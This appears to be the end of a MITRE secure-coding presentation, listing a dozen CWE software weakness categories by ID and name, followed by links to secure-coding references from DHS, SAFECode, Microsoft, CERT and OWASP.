CWE-494	Download of Code Without Integrity Check
CWE-863	Incorrect Authorization
CWE-829	Inclusion of Functionality from Untrusted Control Sphere
CWE-732	Incorrect Permission Assignment for Critical Resource
CWE-676	Use of Potentially Dangerous Function
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-131	Incorrect Calculation of Buffer Size
CWE-307	Improper Restriction of Excessive Authentication Attempts
CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
CWE-134	Uncontrolled Format String
CWE-190	Integer Overflow or Wraparound
CWE-759	Use of a One-Way Hash without a Salt

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

External Resources

DHS: Secure Coding Pocket Guide
https://buildsecurityin.us-cert.gov/swa/downloads/Secure_Coding_v1.1.pdf

SAFECode: Fundamental Practices for Secure Software Development, 2nd Edition
http://www.safecode.org/publications/SAFECode_Dev_Practices0211.pdf

Microsoft: Writing Secure Code, 2nd Edition
http://www.microsoft.com/learning/en/us/book.aspx?ID=5957&locale=en-us

CERT: Secure Coding in C and C++
http://www.cert.org/books/secure-coding

Viega/McGraw: Building Secure Software
http://collaboration.csc.ncsu.edu/CSC326/Website/lectures/bss-ch1.pdf

OWASP: Secure Coding Principles
http://www.owasp.org/index.php/Secure_Coding_Principles

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.

THANK YOU!

MITRE

Except where otherwise noted, this work is licensed under a Creative Commons Attribution-ShareAlike 3.0 License.